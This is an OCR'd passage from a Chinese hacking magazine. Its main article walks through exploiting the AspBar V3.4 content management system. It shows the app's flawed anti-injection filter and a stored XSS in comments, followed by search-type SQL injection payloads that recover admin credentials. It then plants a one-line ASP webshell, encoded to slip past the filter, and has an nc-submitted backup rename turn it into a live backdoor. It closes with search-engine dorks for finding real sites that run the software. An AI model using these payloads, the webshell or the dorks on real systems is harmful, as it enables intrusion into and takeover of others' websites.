


图 12　获取 webshell

五、后记

Php 由于代码功能的强大，因此进行漏洞分析也比 asp 难，但是我想只要坚持下去，小菜也可以找到属于自己的 0DAY。另外这里我说一下，黑手的《精通脚本黑客》和《黑客脚本全本》对于小菜查找脚本漏洞帮助很大，希望小菜们有时间去看看，或许你会收获很多。

编辑点评： 这篇文章思路非常清晰，涉及到的技术也不难，可以做为大家入门分析 PHP 漏洞的参考资料。

挖掘 AspBar V3.4 漏洞

文 cnryan

从本文可以学到：

1、AspBar V3.4 漏洞分析

2、漏洞的利用

"AspBar V3.4 Access 商业版"是一个适合大中小型公司企业、事业单位、门户站、学校站、个人等站的文章管理系统，这套程序功能还算不错，可是仔细分析它的源代码后发现它的安全性存在隐患。

一、漏洞初现

在黑箱测试下发现它对注入做了专门的防范，只要在浏览器输入像"'"或"and"等敏感字符就会弹出图 1 的对话框。

它的防注入文件在 Ku_inc 目录下的 Ku_Sql.asp，代码如下：

```
------------ 防注入文件 ----------------
<%
Dim QueryData,FormData,QueryName,Name
QueryData="'|''|;|.|*|%|and|exec|insert|select|update|delete|count|master|truncate|char|declare|where|declare|mid|chr|chr(37)|net|union|from"
FormData="<%"         '注意这里，过滤不严
cookData="'|''|;|.|*|%|and|exec|insert|select|update|delete|count|master|truncate|char|declare|where|declare|mid|chr|chr(37)|net|union|from"

'对 get query 值 的过滤.
if request.QueryString<>"" then
    adoData=split(QueryData,"|")
    FOR EACH QueryName IN Request.QueryString
        for i=0 to ubound(adoData)
            If Instr(LCase(request.QueryString(QueryName)),adoData(i))<>0 Then
                Response.Write "<Script Language=javascript>alert('请不要提交非法请求!!');history.back(-1)</Script>"
                Response.end
            End If
        NEXT
    NEXT
End if

'对 post 表 单值的过滤.
if request.form<>"" then
    adoData=split(FormData,"|")
    FOR EACH Name IN Request.Form
        for i=0 to ubound(adoData)
            If Instr(LCase(request.form(Name)),adoData(i))<>0 Then
                Response.Write "<Script Language=javascript>alert('请不要提交非法请求!');history.back(-1)</Script>"
                Response.end
            End If
        NEXT
    NEXT
end if

'对 cookies 值的过滤.
if request.cookies<>"" then
    adoData=split(cookData,"|")
    FOR EACH cookName IN Request.cookies
        for i=0 to ubound(adoData)
            If Instr(LCase(request.form(cookName)),adoData(i))<>0 Then
                Response.Write "<Script Language=javascript>alert('请不要提交非法请求!');history.back(-1)</Script>"
                Response.end
            End If
        NEXT
    NEXT
end if
%>

---------------- 防注入文件 ----------------
```




图 1　警告提示框

好像把所有有危害的字符都过滤了，而且还针对 **get query**、**post 表单值**以及 **cookies** 值分别进行了检验，这样一来我们最喜欢的 sql 注入岂不是断绝了？

不是的，只要仔细一看就能发现端倪，上述代码中有这么一句 **FormData="<%"**，FormData 这个变量储存了危险字符的黑名单，是用来对 post 表单值的过滤，可是它只过滤了<%，虽然这可以用来防止恶意用户向数据库插入一句话木马，但却不能充分过滤 post 过来的有危害数据。

二、跨站危机

我们直接寻找以 request() 或 request.form() 方式接受变量的文件看能否找到注入点，在 Ku_type 目录下有一个 Index_login.Asp 文件，这是一个登录文件，并且用了 Request.form 的方式接收变量，会不会出现传说的 or 漏洞呢？先看代码：

```
username=Checkin(trim(Request.form("username")))
password=Checkin(replace(trim(Request.Form("password")),"'","''"))
```

password 中只要出现单引号就会被替换成双引号，而 username 却没有用 replace，可是两个变量前还有经过 Checkin 函数的检验，在 Ku_inc/inc.asp 找到了 Checkin() 函数：

```
function Checkin(s)
```

```
s=trim(s)
s=replace(s," ","&amp;nbsp;")
s=replace(s,"'","&amp;#39;")
s=replace(s,"""","&amp;quot;")
s=replace(s,"&lt;","&amp;lt;")
s=replace(s,"&gt;","&amp;gt;")
Checkin=s
end function
```




图2　输入跨站代码

引号也过滤了，or注入没门。

再看看另一个文件Deal_pinglun.asp，虽然这个文件不能引发注入，但是可以用来跨站，它是用来处理新闻与文章评论的，请看相关代码：

```
if request("action")="pingart" then
    ID=CheckStr(Request.QueryString("artID"))
    If isInt(ID)=False OR Not IsNumeric(ID) Then
    Response.Redirect "Default.asp"
    Response.End()
    End If

    username=strLeach(trim(request("username")))
    content=strLeach(trim(request("content")))
    yanzheng=strLeach(trim(request("ycode")))

    content=request.form("content")

  ……省略若干行代码……

    rsmsg("content")=content
    rsmsg("addtime")=now()
     rsmsg("addip")=Request.ServerVariables
("REMOTE_ADDR")
            rsmsg.Update
    rsmsg.close
    conn.close
    set rsmsg=nothing
    set conn=nothing
              response.Write("<script>alert(""评论成功！！"");
location.href=""Ku_Part.Asp?Artid="&id&""";</script>")
              end if
%>
```




图3　跨站效果




图4　测试结果

username，content等变量首先去掉两边空格，然后经过自定义函数strLeach()的处理，同样是在inc.asp文件下找到这个函数：

```
function strLeach(str)'
    dim tempstr
    if str="" then exit function
    tempstr=replace(str,chr(34),"")' "
    tempstr=replace(tempstr,chr(39),"")' '
    tempstr=replace(tempstr,chr(60),"")' <
    tempstr=replace(tempstr,chr(62),"")' >
    tempstr=replace(tempstr,chr(37),"")' %
    tempstr=replace(tempstr,chr(38),"")' &
    tempstr=replace(tempstr,chr(40),"")' (
    tempstr=replace(tempstr,chr(41),"")' )
    tempstr=replace(tempstr,chr(59),"")' ;
    tempstr=replace(tempstr,chr(43),"")' +
    tempstr=replace(tempstr,chr(45),"")' -
    tempstr=replace(tempstr,chr(91),"")' [
    tempstr=replace(tempstr,chr(93),"")' ]
    tempstr=replace(tempstr,chr(123),"")' {
    tempstr=replace(tempstr,chr(125),"")' }
    strleach=tempstr
end function
```




图5　输入漏洞地址




图6　猜到管理员账户和密码

跨站也没戏了吗？不是的。程序员犯了个小糊涂，前面确实把content过滤了，就是这行代码content=strLeach(trim(request("content")))，可是随后还有一句content=request.form("content")，它再次接受content的值赋给本身而没用strLeach()，这样就触发了xss，如图2、图3所示。

在任意一篇新闻或文章里输入自己的跨站语句，后台管理员查看评论时就会直接弹出窗口。

三、致命一击

最后把目标定位在so.asp，一个搜索页面，漏洞代码：

```
if request.querystring("page")="" then
keywords=trim(request.form("keyword"))        '直接过滤两边空格就接收变量
modes=request.form("modes")
else
keywords=trim(request.querystring("keyword"))
modes=request.querystring("modes")
end if
```

关键词keyword是没有经过过滤的，也不用考虑包含的防注入文件，因为它只针对<%过滤，影响不到sql注入，然后程序根据搜索类型如“新闻信息”、“文章信息”、“贴吧信息”等modes方式去包含不同的文件查询不同的表，继续看代码：

```
Select Case modes
Case "1"                  '搜索"新闻信息"类型
%>
<!-- #include file="Ku_type/so_news.asp"-->
<%
Case "2"                  '搜索"文章信息"类型
%>
<!-- #include file="Ku_type/so_art.asp"-->
                        ……省略代码……
```

我们随便选一个modes=1，Ku_type/so_news.asp对搜索内容的处理如下：

```
set rs=server.createobject("adodb.recordset")
sql="select * from ku_news where shenhe=1
and (title like '%" & keywords & "%' or content
like '%" & keywords & "%')"
```

典型的搜索型注入漏洞，本地构造一下利用表单。输入09%' and 1=1 and '%'=' 和09%' and 1=2 and '%'=' 测试语句返回图4的页面。

目前支持搜索型注入的工具有nbsi和pangolin，本人比较偏爱pangolin，因为它的功能实在是太强大了。如图5在url输入 http://127.0.0.1:8000/So.Asp?modes=1&keyword=%CD%F8%C2%E7，选择post方式，type为search，db为access，手动添加ku_admin表，添加username和password字段很快就能猜到管理员账户和密码信息，图6。

四、直捣黄龙

拿webshell的过程有些曲折，刚开始以为只要把上传图片备份为asp文件就行了，谁知道当前数据库路径(绝对路径)不能改，而且备份后的文件是sql后缀，于是就抓包尝试修改备份信息，还是不行，只能把*.sql改成*.asp，其实这里有这个条件就可以获得webshell了，利用如下：

1、利用评论的跨站漏洞写入一句话木马后门到数据库(默认地址Ku_data/#Ku_database.mdb)；

2、抓包修改备份数据(把benfei.sql改成benfei.asp)，用nc提交备份出一个asp木马。

okay，行动！

在评论输入“**<% execute request("a")%>xss**”居然弹出了“请不要提交非法请求”的对话框，原来是之前分析的Ku_Sql.asp防注入文件监视着“<%　”这个危险字符，那我们如何绕过呢？

翻了翻以前的《非安全》，原来可以用lake这个工具将一句话转换成unicode形式插入db。

于是马上把“**<% execute request("a")%>xss**”转换成“十攤敗佘整熘焕敵瑳∨≡ㄧ>”如图7，再去提交评论，成功绕过了程序的验证，如图8，一句话写入了数据库。

接下来登录后台，先以默认方式备份数据库并且抓包，把数据包保存下来修改这里的B_FileName，B_DBpath=..%2FKu_data%2F%23Ku_database.mdb&B_




图7　转换一句话木马




图8　成功写入

BKpath=..%2FDatabackup&B_FileName=beifen.sql&submit2=%C8%B7%B6%A8%B1%B8%B7%DD，原本是beifen.sql改成 beifen.asp，再用nc提交："nc.exe -vv 127.0.0.1 80<1.txt"，如图9、10，已经成功备份出我们的木马了。




图9　抓包

google或baidu一下"inurl:Ku_Pnews.asp""inurl:Ku_type.asp"就能找到许多利用这个系统的网站。

好了，本文也到此结束了，虽然没什么技术含量，但是分析的过程还是很有意义的。相信后台拿shell还有其它更好的方法，而且AspBar V3.4的漏洞应该不止这些，我也没有仔细分析每一个文件。欢迎有兴趣的朋友到nohack论坛与我讨论，我是cnryan。




图10　成功备份

编辑点评：本篇文章分析了AspBar V3.4的漏洞，并实际地利用了一次，原理和实践结合，希望大家能学习这样的思路。

关于所有微博的XSS跨站漏洞的深入研究

图 Vip_成贫

从本文可以学到：

1、XSS跨站漏洞的原因分析

2、百度空间的XSS跨站的利用

